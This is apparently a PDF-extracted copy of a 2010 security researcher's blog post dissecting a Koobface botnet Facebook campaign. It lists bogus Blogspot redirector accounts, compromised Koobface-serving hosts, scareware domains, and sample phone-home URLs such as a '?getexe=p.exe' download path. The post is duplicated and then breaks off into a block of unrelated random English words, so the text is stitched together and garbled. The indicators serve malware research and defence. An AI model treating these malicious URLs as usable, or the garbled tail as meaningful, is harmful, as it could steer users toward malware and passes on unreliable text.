- 10. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 14. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>

329

- 17. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 20. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>

- 21. http://ddanchev.blogspot.com/
- 22. <u>http://twitter.com/danchodanchev</u>

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Dissecting Koobface Gang's Latest Facebook Spreading Campaign (2010-04-27 14:53)

UPDATED: Thursday, April 29, 2010: Google is aware of these Blogspot accounts, and is currently suspending them.

During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you're so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.

• Recommended reading: [2]10 things you didn't know about the Koobface gang

What's particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** (Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.

Moreover, the majority of scareware domains, including the redirectors continue using hosting services in

Moldova, AS31252, STARNET-AS StarNet Moldova in particular.

• [4] Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

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With the campaign still ongoing it's time to dissect it, expose the scareware domains portfolio and the AS29073, ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:

- [5]Koobface Botnet's Scareware Business Model Part Two
- [6]The Koobface Gang Wishes the Industry "Happy Holidays"

Automatically registered Blogspot accounts used as bogus video links across Facebook:

aashikamorsing.blogspot.com

alpezajeromie.blogspot.com

andcoldjackey.blogspot.com

asiaasiabenzaidi.blogspot.com

atalaygraciani.blogspot.com

barsheshetshakirat.blogspot.com

battittastelzer.blogspot.com

beckermasico.blogspot.com

biedlerharjit.blogspot.com

britainudobot.blogspot.com
bruchnadirnadir.blogspot.com
bryonbryonhofhenke.blogspot.com
ceceliaverner.blogspot.com
centofantiaviran.blogspot.com
codeycodeymarcott.blogspot.com
cottinghamginnyginny.blogspot.com
courtenayharry.blogspot.com
dalton-daviesheinee.blogspot.com
dipietroaudrea.blogspot.com
ericssonbrigid.blogspot.com

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ervinervinturnquest.blogspot.com
fashingbauerkylerkyler.blogspot.com
felicetanae.blogspot.com
friedamignogna.blogspot.com
friedlamiraslani.blogspot.com
garthgarthheal.blogspot.com
gavin-williamslielie.blogspot.com
ginnoviaharbottle.blogspot.com

grinolsisanna.blogspot.com

hamiltondesantis.blogspot.com

hananhananmoros-hanley.blogspot.com

heberheberdellinger.blogspot.com

iftikharkacykacy.blogspot.com

imtiazzimmer.blogspot.com

ireneirenejasmen.blogspot.com

jacojacowintermeyer.blogspot.com

jameishaleninger.blogspot.com

jhalaagustin.blogspot.com

johnathenmirani.blogspot.com

kassablynnelle.blogspot.com

kaycieazoni.blogspot.com

keeferjeneejenee.blogspot.com

keibakeibaclarembeaux.blogspot.com

kieroncrowdus.blogspot.com

kilcullenheadhead.blogspot.com

kreuzaavins.blogspot.com

labbatoalphaj.blogspot.com

lellpeyton.blogspot.com

marleenmckoi.blogspot.com mccarlbargin.blogspot.com mendizabalnayranayra.blogspot.com mitranoshaghayegh.blogspot.com momoneybeltz.blogspot.com mushenkolirian.blogspot.com navarretemcarthur.blogspot.com nekolnekoltasler.blogspot.com nightrasteyn.blogspot.com nushnushcave.blogspot.com ortiz-maynardyvreene.blogspot.com padalinodarcydarcy.blogspot.com pantslalala.blogspot.com papsteinhatemwahsh.blogspot.com pavanpavandekelver.blogspot.com pencekleighan.blogspot.com puzderdenzel.blogspot.com rabiarabiacarruth.blogspot.com raeferaefejhanmmat.blogspot.com raheelolu.blogspot.com

ranaranakundu.blogspot.com sabeenhunjan.blogspot.com 333

serroukhshymia.blogspot.com sertimamislay.blogspot.com shannonschronce.blogspot.com sheridanpaltiel.blogspot.com slomovitzvaughna.blogspot.com soccicoitcoit.blogspot.com stengel-bohneinaveinav.blogspot.com suedeglenna.blogspot.com sylvainbarnes-rivers.blogspot.com tammeybutenko.blogspot.com tartagliatrayvis.blogspot.com tasunanette.blogspot.com teddiedommasch.blogspot.com temitopetodorova.blogspot.com terranovataiwan.blogspot.com torneyatsushi.blogspot.com trovatohaiahaia.blogspot.com

tuncelintrieri.blogspot.com

vislayovadovad.blogspot.com

wellkensie.blogspot.com

yabsleyjessajessa.blogspot.com

zedzedmorelle.blogspot.com

UPDATED: Thursday, April 29, 2010: Another update on Blogspot Accounts courtesy of the Koobface gang:

aaslehnekaya.blogspot.com

aimanaimanpaulis.blogspot.com

altonaltonbruyninckx.blogspot.com

annemiekenorford.blogspot.com

asghardch.blogspot.com

atencioishmael.blogspot.com

ativanichayaphongdionysios.blogspot.com

ayorindesavoia.blogspot.com

bagnoandreae.blogspot.com

bakalarczykmaipumaipu.blogspot.com

baribarithulin.blogspot.com

beavordawnedawne.blogspot.com

boninidivandivan.blogspot.com

cabooterfinne.blogspot.com chakkarinlehnertz.blogspot.com chavarriaarumugam.blogspot.com coleirolenaylenay.blogspot.com colkittmogens.blogspot.com crummittgerhardt.blogspot.com dahmeialeveque.blogspot.com dalmolinparamparam.blogspot.com danaedanaemadan.blogspot.com danmakumaak.blogspot.com dauntazusaazusa.blogspot.com devrimmasaimasai.blogspot.com dicksdeplancke.blogspot.com 334

dormiedyismael.blogspot.com
dremadremareany.blogspot.com
duffinflippen.blogspot.com
eliyahneubecker.blogspot.com
eloragiogio.blogspot.com
faubertmacarena.blogspot.com

friedlamiraslani.blogspot.com gallianinijanija.blogspot.com gandolphscootscoot.blogspot.com garbsayrinayrin.blogspot.com geerbergpovlpovl.blogspot.com gennygennytjoeng.blogspot.com gianiniomegalmegal.blogspot.com griffithlampack-layton.blogspot.com querrettebrchibrchi.blogspot.com quillemineauramyaramya.blogspot.com gunheedomenick.blogspot.com haisedymond.blogspot.com halahalafales.blogspot.com hamidoujacijaci.blogspot.com hamminganoush.blogspot.com honamisouliotis.blogspot.com japeriagoding.blogspot.com jaymeecleto.blogspot.com jinghuamarmorale.blogspot.com kadeemrebsamen.blogspot.com

karokaroliney.blogspot.com

kashmirahoeger.blogspot.com

kasidasaugust.blogspot.com

kattylaitia.blogspot.com

kaynatferetos.blogspot.com

kimberlikohlmann.blogspot.com

kissikshaney.blogspot.com

kjerstisatterwhite-landry.blogspot.com

korbessamessam.blogspot.com

kozubmarshand.blogspot.com

kruthjancijanci.blogspot.com

krystellecahoon.blogspot.com

kuroiwadelphdelph.blogspot.com

laakkokimkim.blogspot.com

labbatoalphaj.blogspot.com

leichtmarjmarj.blogspot.com

Ieludis-matarangasdeyonna.blogspot.com

lescailletpetopeto.blogspot.com

letsongrover.blogspot.com

liermanramadan.blogspot.com

lindingrajkishan.blogspot.com linsjerchell.blogspot.com lorrilorrihosgor.blogspot.com maglifitfit.blogspot.com

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matsumarudeserae.blogspot.com mcsteinniecey.blogspot.com melitalynnelynne.blogspot.com menezeswendywendy.blogspot.com mimosepalazon.blogspot.com mottmottzengel.blogspot.com naysanmutton.blogspot.com nicolenabershon.blogspot.com nidonidobuetow.blogspot.com ninaninalottin.blogspot.com nonziodarasha.blogspot.com pandushalmon.blogspot.com pawelpawelpoti.blogspot.com paytonbeegle.blogspot.com phillipoeleaseleas.blogspot.com

philpottlurelle.blogspot.com pipenhagennguyen.blogspot.com plattsdatoria.blogspot.com plomaritislaurylaury.blogspot.com polmantameltamel.blogspot.com polopoloangulo.blogspot.com porrettifarmers.blogspot.com radieradiecatalina.blogspot.com raenellegreathouse.blogspot.com ranaeranaerossy.blogspot.com reidreidmiele-crifo.blogspot.com rickyrickydonis.blogspot.com roselinegilvin.blogspot.com russobriarbriar.blogspot.com salizaguayanilla.blogspot.com samuelesedere.blogspot.com sanchepascasie.blogspot.com sangyoungpadalecki.blogspot.com scarthscrewlie.blogspot.com schaumburgirishirish.blogspot.com schubringdheledhele.blogspot.com scorahchreechree.blogspot.com shakehcoletto.blogspot.com shaqareqninette.blogspot.com shaw-zorichemmanemman.blogspot.com shortalgerongeron.blogspot.com singhoffertymisha.blogspot.com sinnathuraiperminas.blogspot.com skjutarevikram.blogspot.com spataforaannamay.blogspot.com staats-meliaahronahron.blogspot.com tagantagankissane.blogspot.com tamietamiedemirkol.blogspot.com tamillecavitt.blogspot.com tommiekerstetter.blogspot.com 336



tosunsangbum.blogspot.com treechadacoppage.blogspot.com treziajoanjoan.blogspot.com triadorlachauna.blogspot.com

tukellyaburrage.blogspot.com

tyrisaoverly.blogspot.com

ulrikaraithatha.blogspot.com

valericlarissa.blogspot.com

ventronejokerjoker.blogspot.com

victorinomeharmehar.blogspot.com

vikvikruaut.blogspot.com

vlrajanrajan.blogspot.com

wasonmarilynn.blogspot.com

wendewendeschyma.blogspot.com

whitwhitmontoure.blogspot.com

wynnhannan.blogspot.com

xochitlvillenurve.blogspot.com

yaoskalongthorne.blogspot.com

youyoustreit.blogspot.com

zickkirrakirra.blogspot.com

The Blogspot accounts redirect to the following compromised Koobface and scareware serving domains:

cartujo.org /private-clips/main.php?87bb8f2

cerclewalloncouillet.be /main.movie/main.php?28d
cseajudiciary.org /animateddvd/main.php?c8
de-nachtegaele.be /main/main.php?b04ebb
ediltermo.com /common.film/main.php?deccfd
forwardmarchministries.org /candid _movie/main.php?
42d1

highway77truckservice.com /pretty-clip/main.php? 7bb2

337



kcresale.com /crazyvids/main.php?2ee libermann.phpnet.org /comicperformans/main.php? 9b5a5a

lode-willems.be /cute _clip/main.php?be2
lunaairforlife.com /crucial-clips/main.php?d3d6ccfe
mainteck-fr.com /complete-movie/main.php?f6
nottinghamdowns.com /criminaltube/main.php?2388d
programs.ppbsa.org /crazy _video/main.php?0ea1969
richmondpowerboat.com /yourtv/main.php?89fb0
scheron.com /delightful _demonstration/main.php?
e2f92

Training.ppbsa.org /comic dvd/main.php?f9261f

vangecars.it /crazy-films/main.php?827da

Detection rates for Koobface samples and a sampled scareware:

- setup.exe [7]**Trojan.Generic.KD.8890** Result: 9/40 (22.50 %) phones back to:
- proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669
- proelec-dpt.fr/.85rfs/?getexe=p.exe
- p.exe [8] Trojan. Drop. Koobface. J; W32/Koobface. GUB Result: 5/41 (12.2 %)
- koob.js [9] Trojan: JS/Redirector Result: 1/41 (2.44 %)

The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-**

scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2 - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.

Parked on 195.5.161.125 is the rest of the scareware domains portfolio:

antispy-detectn1.com - Email: test@now.net.cn

antispy-detectn2.com - Email: test@now.net.cn

antispy-detectn3.com - Email: test@now.net.cn

antispy-detectn5.com - Email: test@now.net.cn

antispy-detectn7.com - Email: test@now.net.cn
antispy-detectz2.com - Email: test@now.net.cn
antispy-detectz4.com - Email: test@now.net.cn
338

antispy-detectz5.com - Email: test@now.net.cn antispy-detectz7.com - Email: test@now.net.cn antispy-detectz9.com - Email: test@now.net.cn antispy-scan4i.com - Email: test@now.net.cn antispy-scan5i.com - Email: test@now.net.cn antispy-scan6i.com - Email: test@now.net.cn antispy-scan7i.com - Email: test@now.net.cn antispyscan85.com - Email: test@now.net.cn antispyscan89.com - Email: test@now.net.cn antispyscan91.com - Email: test@now.net.cn antispyscan92.com - Email: test@now.net.cn antispyscan93.com - Email: test@now.net.cn antispy-scan9i.com - Email: test@now.net.cn antispyware-no1.com - Email: test@now.net.cn antispyware-no3.com - Email: test@now.net.cn antivir1a.com.xorq.pl

antivirus-detect21.com - Email: test@now.net.cn antivirus-detect23.com - Email: test@now.net.cn antivirus-detect25.com - Email: test@now.net.cn antivirus-detect27.com - Email: test@now.net.cn antivirus-detect29.com - Email: test@now.net.cn antivirus-detectz1.com - Email: test@now.net.cn antivirus-detectz2.com - Email: test@now.net.cn antivirus-detectz5.com - Email: test@now.net.cn antivirus-detectz7.com - Email: test@now.net.cn antivirus-detectz9.com - Email: test@now.net.cn antivirus-Iv1.com - Email: test@now.net.cn antivirus-lv2.com - Email: test@now.net.cn antivirus-Iv3.com - Email: test@now.net.cn antivirus-Iv5.com - Email: test@now.net.cn antivirus-Iv8.com - Email: test@now.net.cn antivirus-top1.com - Email: test@now.net.cn antivirus-top2.com - Email: test@now.net.cn antivirus-top6.com - Email: test@now.net.cn antivirus-top8.com - Email: test@now.net.cn be-secured.xorg.pl

bestantivirus1.com.xorg.pl bestscanmalware.com.xorg.pl best-security.xorg.pl defender20.xorg.pl fastantivirusscanner15.com.xorg.pl fastmalwarescan15.com.xorg.pl fast-scan.xorg.pl fastweb-scanner.com.xorg.pl get-protection.xorg.pl my-computers.xorg.pl protection100.xorg.pl protection-center1.xorg.pl protector10.xorg.pl secure10.xorg.pl 340 security1.xorg.pl security100.xorg.pl

spy-defender1.com

spydefender1.com.xorg.pl

spydefender11.com.xorg.pl

spy-defender1a.com - Email: test@now.net.cn

spy-defender2.com - Email: test@now.net.cn

spy-defender2a.com - Email: test@now.net.cn

spy-defender4a.com - Email: test@now.net.cn

spy-defender5.com - Email: test@now.net.cn

spy-defender6a.com - Email: test@now.net.cn

spy-defender8a.com - Email: test@now.net.cn

spy-defender9.com - Email: test@now.net.cn

spy-protection01.com - Email: test@now.net.cn

spy-protection1.com - Email: test@now.net.cn

spy-protection14.com - Email: test@now.net.cn

spy-protection17.com - Email: test@now.net.cn

spy-protection19.com - Email: test@now.net.cn

spy-protection3.com - Email: test@now.net.cn

spy-protection4.com - Email: test@now.net.cn

spy-protection6.com - Email: test@now.net.cn

spy-protection8.com - Email: test@now.net.cn

spy-scanner2i.com - Email: test@now.net.cn

spy-scanner6i.com - Email: test@now.net.cn
spy-scanner8i.com - Email: test@now.net.cn
spyware-sweep1.com - Email: test@now.net.cn
spyware-sweep1i.com - Email: test@now.net.cn
spyware-sweep2i.com - Email: test@now.net.cn
spyware-sweep3.com - Email: test@now.net.cn
spyware-sweep3i.com - Email: test@now.net.cn
spyware-sweep4i.com - Email: test@now.net.cn
spyware-sweep5.com - Email: test@now.net.cn
spyware-sweep7.com - Email: test@now.net.cn
spyware-sweep7.com - Email: test@now.net.cn



spyware-sweep8.com - Email: test@now.net.cn
spyware-sweep9i.com - Email: test@now.net.cn
virus-sweeper0i.com - Email: test@now.net.cn
virus-sweeper1.com - Email: test@now.net.cn
virus-sweeper2.com - Email: test@now.net.cn
virus-sweeper2i.com - Email: test@now.net.cn
virus-sweeper3.com - Email: test@now.net.cn
virus-sweeper4i.com - Email: test@now.net.cn

virus-sweeper6.com - Email: test@now.net.cn

virus-sweeper7i.com - Email: test@now.net.cn

virus-sweeper8.com - Email: test@now.net.cn

virus-sweeper8i.com - Email: test@now.net.cn

win-antispyware10.com.xorg.pl

windefender1.xorg.pl

windows-secure.xorg.pl

win-security.xorg.pl

winwebscanner10.com.xorg.pl

Parked within AS31252, STARNET-AS StarNet Moldova are also: 195.5.161.11; 195.5.161.145

spy-scanner20.com - Email: test@now.net.cn

spy-scanner30.com - Email: test@now.net.cn

spy-scanner3i.com - Email: test@now.net.cn

spy-scanner40.com - Email: test@now.net.cn

spy-scanner4i.com - Email: test@now.net.cn

spy-scanner60.com - Email: test@now.net.cn

spy-scanner80.com - Email: test@now.net.cn

virscanner-done4.com - Email: test@now.net.cn

virscanner-done5.com - Email: test@now.net.cn

- Detection rate for the scareware sample: Setup _312s2.exe - [10]**Heuristic.BehavesLike.Win32.Trojan.H** - Result: 5/40 (12.50 %) phones back to **windows-mode.com/? b=1s1** - 89.248.168.21, AS29073, ECATEL-AS, Ecatel

Network - Email: contact@privacy-protect.cn 342



Parked on the phone-back IP are also the following domains:

firewall-rules2.com - Email: contact@privacy-protect.cn

version-upgrade.com - Email: contact@privacy-protect.cn

2accommodation.com - Email: ttvmail12@hotmail.com

systemreserves.com - Email: contact@privacy-protect.cn

cariport.com - Email: contact@privacy-protect.cn

spyblocktest.com - Email: contact@privacy-protect.cn

antispywarelist.com - Email: contact@privacy-protect.cn

checkwhitelist.com - Email: contact@privacy-protect.cn

checkwhitelist.com - Email: contact@privacy-protect.cn

Stay tuned for more updates on recent Koobface gang
activities, beyond the Koobface botnet.

Related Koobface gang/botnet research:

[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[12]10 things you didn't know about the Koobface gang

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]How the Koobface Gang Monetizes Mac OS X Traffic

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet's Scareware Business Model - Part Two

[20]Koobface Botnet's Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook's IP Space to my Blog

[22]New Koobface campaign spoofs Adobe's Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

[28]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

- 1. http://twitter.com/Real_Koobface
- 2. http://blogs.zdnet.com/security/?p=5452
- 3. <u>http://www.google.com/safebrowsing/diagnostic?</u> <u>site=xorg.pl/</u>
- 4. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 5. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 6. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>

7.

http://www.virustotal.com/analisis/69b78dd99321acb1dec25 cad3da9e9a545cb7554195081e33ca99c23a24b10e3-12722

<u>94422</u>

8.

http://www.virustotal.com/analisis/ad41ffce9c9c9f70b9a69c5 cbaac2d334b42cfb03022e59d652c493bb1f3508e-12722

<u>94936</u>

9.

http://www.virustotal.com/analisis/30f5371a67cb6001f8bb5d c2076bfb17c24c675599e99d32adc049610bc6620b-12722

95423

10.

https://www.virustotal.com/analisis/8110b790ea6600f8b712c c68b195302c450a3993df84f7163dbb7938d22e55d0-127

2294429

- 11. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 12. http://blogs.zdnet.com/security/?p=5452
- 13. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 14. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

- 20. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-</u>scareware-business.html
- 21. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 22. http://blogs.zdnet.com/security/?p=4594
- 23. http://content.zdnet.com/2346-12691 22-352597.html
- 24. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html</u>
- 26. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html</u>
- 27. <u>http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html</u>
- 28. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>
- 29. http://ddanchev.blogspot.com/
- 30. <u>http://twitter.com/danchodanchev</u>

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Dissecting Koobface Gang's Latest Facebook Spreading Campaign (2010-04-27 14:53)

UPDATED: Thursday, April 29, 2010: Google is aware of these Blogspot accounts, and is currently suspending them.

During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you're so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.

• Recommended reading: [2]10 things you didn't know about the Koobface gang

What's particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** (Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.

Moreover, the majority of scareware domains, including the redirectors continue using hosting services in

Moldova, AS31252, STARNET-AS StarNet Moldova in particular.

• [4] Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

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With the campaign still ongoing it's time to dissect it, expose the scareware domains portfolio and the AS29073, ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:

• [5]Koobface Botnet's Scareware Business Model -Part Two

• [6]The Koobface Gang Wishes the Industry "Happy Holidays"

Automatically registered Blogspot accounts used as bogus video links across Facebook:

aashikamorsing.blogspot.com

alpezajeromie.blogspot.com

andcoldjackey.blogspot.com

asiaasiabenzaidi.blogspot.com

atalaygraciani.blogspot.com

barsheshetshakirat.blogspot.com

battittastelzer.blogspot.com

beckermasico.blogspot.com

biedlerharjit.blogspot.com

britainudobot.blogspot.com

bruchnadirnadir.blogspot.com

bryonbryonhofhenke.blogspot.com

ceceliaverner.blogspot.com

centofantiaviran.blogspot.com

codeycodeymarcott.blogspot.com

cottinghamginnyginny.blogspot.com

courtenayharry.blogspot.com

dalton-daviesheinee.blogspot.com dipietroaudrea.blogspot.com ericssonbrigid.blogspot.com

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ervinervinturnquest.blogspot.com fashingbauerkylerkyler.blogspot.com felicetanae.blogspot.com friedamignogna.blogspot.com friedlamiraslani.blogspot.com garthgarthheal.blogspot.com gavin-williamslielie.blogspot.com ginnoviaharbottle.blogspot.com grinolsisanna.blogspot.com hamiltondesantis.blogspot.com hananhananmoros-hanley.blogspot.com heberheberdellinger.blogspot.com iftikharkacykacy.blogspot.com imtiazzimmer.blogspot.com ireneirenejasmen.blogspot.com jacojacowintermeyer.blogspot.com

jameishaleninger.blogspot.com

jhalaagustin.blogspot.com

johnathenmirani.blogspot.com

kassablynnelle.blogspot.com

kaycieazoni.blogspot.com

keeferjeneejenee.blogspot.com

keibakeibaclarembeaux.blogspot.com

kieroncrowdus.blogspot.com

kilcullenheadhead.blogspot.com

kreuzaavins.blogspot.com

labbatoalphaj.blogspot.com

lellpeyton.blogspot.com

marleenmckoi.blogspot.com

mccarlbargin.blogspot.com

mendizabalnayranayra.blogspot.com

mitranoshaghayegh.blogspot.com

momoneybeltz.blogspot.com

mushenkolirian.blogspot.com

navarretemcarthur.blogspot.com

nekolnekoltasler.blogspot.com

nightrasteyn.blogspot.com nushnushcave.blogspot.com ortiz-maynardyvreene.blogspot.com padalinodarcydarcy.blogspot.com pantslalala.blogspot.com papsteinhatemwahsh.blogspot.com pavanpavandekelver.blogspot.com pencekleighan.blogspot.com puzderdenzel.blogspot.com rabiarabiacarruth.blogspot.com raeferaefejhanmmat.blogspot.com raheelolu.blogspot.com ranaranakundu.blogspot.com sabeenhunjan.blogspot.com 347

serroukhshymia.blogspot.com
sertimamislay.blogspot.com
shannonschronce.blogspot.com
sheridanpaltiel.blogspot.com
slomovitzvaughna.blogspot.com

soccicoitcoit.blogspot.com

stengel-bohneinaveinav.blogspot.com

suedeglenna.blogspot.com

sylvainbarnes-rivers.blogspot.com

tammeybutenko.blogspot.com

tartagliatrayvis.blogspot.com

tasunanette.blogspot.com

teddiedommasch.blogspot.com

temitopetodorova.blogspot.com

terranovataiwan.blogspot.com

torneyatsushi.blogspot.com

trovatohaiahaia.blogspot.com

tuncelintrieri.blogspot.com

vislayovadovad.blogspot.com

wellkensie.blogspot.com

yabsleyjessajessa.blogspot.com

zedzedmorelle.blogspot.com

UPDATED: Thursday, April 29, 2010: Another update on Blogspot Accounts courtesy of the Koobface gang:

aaslehnekaya.blogspot.com

aimanaimanpaulis.blogspot.com altonaltonbruyninckx.blogspot.com annemiekenorford.blogspot.com asghardch.blogspot.com atencioishmael.blogspot.com ativanichayaphongdionysios.blogspot.com ayorindesavoia.blogspot.com bagnoandreae.blogspot.com bakalarczykmaipumaipu.blogspot.com baribarithulin.blogspot.com beavordawnedawne.blogspot.com boninidivandivan.blogspot.com cabooterfinne.blogspot.com chakkarinlehnertz.blogspot.com chavarriaarumugam.blogspot.com coleirolenaylenay.blogspot.com colkittmogens.blogspot.com

crummittgerhardt.blogspot.com

dahmeialeveque.blogspot.com

dalmolinparamparam.blogspot.com

danaedanaemadan.blogspot.com
danmakumaak.blogspot.com
dauntazusaazusa.blogspot.com
devrimmasaimasai.blogspot.com
dicksdeplancke.blogspot.com
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dormiedyismael.blogspot.com dremadremareany.blogspot.com duffinflippen.blogspot.com eliyahneubecker.blogspot.com eloragiogio.blogspot.com faubertmacarena.blogspot.com friedlamiraslani.blogspot.com gallianinijanija.blogspot.com gandolphscootscoot.blogspot.com garbsayrinayrin.blogspot.com geerbergpovlpovl.blogspot.com gennygennytjoeng.blogspot.com gianiniomegalmegal.blogspot.com griffithlampack-layton.blogspot.com guerrettebrchibrchi.blogspot.com

guillemineauramyaramya.blogspot.com

gunheedomenick.blogspot.com

haisedymond.blogspot.com

halahalafales.blogspot.com

hamidoujacijaci.blogspot.com

hamminganoush.blogspot.com

honamisouliotis.blogspot.com

japeriagoding.blogspot.com

jaymeecleto.blogspot.com

jinghuamarmorale.blogspot.com

kadeemrebsamen.blogspot.com

karokaroliney.blogspot.com

kashmirahoeger.blogspot.com

kasidasaugust.blogspot.com

kattylaitia.blogspot.com

kaynatferetos.blogspot.com

kimberlikohlmann.blogspot.com

kissikshaney.blogspot.com

kjerstisatterwhite-landry.blogspot.com

korbessamessam.blogspot.com

kozubmarshand.blogspot.com

kruthjancijanci.blogspot.com

krystellecahoon.blogspot.com

kuroiwadelphdelph.blogspot.com

laakkokimkim.blogspot.com

labbatoalphaj.blogspot.com

leichtmarjmarj.blogspot.com

leludis-matarangasdeyonna.blogspot.com

lescailletpetopeto.blogspot.com

letsongrover.blogspot.com

liermanramadan.blogspot.com

lindingrajkishan.blogspot.com

linsjerchell.blogspot.com

lorrilorrihosgor.blogspot.com

maglifitfit.blogspot.com

349

matsumarudeserae.blogspot.com

mcsteinniecey.blogspot.com

melitalynnelynne.blogspot.com

menezeswendywendy.blogspot.com mimosepalazon.blogspot.com mottmottzengel.blogspot.com naysanmutton.blogspot.com nicolenabershon.blogspot.com nidonidobuetow.blogspot.com ninaninalottin.blogspot.com nonziodarasha.blogspot.com pandushalmon.blogspot.com pawelpawelpoti.blogspot.com paytonbeegle.blogspot.com phillipoeleaseleas.blogspot.com philpottlurelle.blogspot.com pipenhagennguyen.blogspot.com plattsdatoria.blogspot.com plomaritislaurylaury.blogspot.com polmantameltamel.blogspot.com polopoloangulo.blogspot.com porrettifarmers.blogspot.com radieradiecatalina.blogspot.com

raenellegreathouse.blogspot.com ranaeranaerossy.blogspot.com reidreidmiele-crifo.blogspot.com rickyrickydonis.blogspot.com roselinegilvin.blogspot.com russobriarbriar.blogspot.com salizaguayanilla.blogspot.com samuelesedere.blogspot.com sanchepascasie.blogspot.com sangyoungpadalecki.blogspot.com scarthscrewlie.blogspot.com schaumburgirishirish.blogspot.com schubringdheledhele.blogspot.com scorahchreechree.blogspot.com shakehcoletto.blogspot.com shaqareqninette.blogspot.com shaw-zorichemmanemman.blogspot.com shortalgerongeron.blogspot.com singhoffertymisha.blogspot.com sinnathuraiperminas.blogspot.com

skjutarevikram.blogspot.com
spataforaannamay.blogspot.com
staats-meliaahronahron.blogspot.com
tagantagankissane.blogspot.com
tamietamiedemirkol.blogspot.com
tamillecavitt.blogspot.com
tommiekerstetter.blogspot.com

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crisis duff gleam lambaste line" outwit rob sliver statue sufficient tumultuous twine

blight boor boorish duress infernal nominate old-fashioned put-up rubbish suggestive tamper tollý

clique consultant cycle down edification feint heavy-handed impact loose make-up pleasure quack shrubbery tricky
basic dapple fickle harmless leaden mute performance tie
amply clergyman disgusting first-rate generally length merry perimeter prepare rough tempestuous unrefined visitor
cannibal chime distinct for gust gut march mockery persuasive rationale scrawl slim stoicism stray testimonial

cap downwards enchanting flout frightful fritter gratitude migrant mismatched officer playboy single-minded

active adolescent deviate expedite finery flash for obsessive premeditated prepare settle solidarity suggestible couch ourt passable ply refuseý scepticism security till?

addict eclipse gossip interval invariable jumble mountful mutation noiseless resemble secular bowlý combine devious godsend landlady lasting revelry rou, skin social uproarious

book boundary crest engraving fitful hop idyllic memory personally popularity raise remiss revolve stipulate

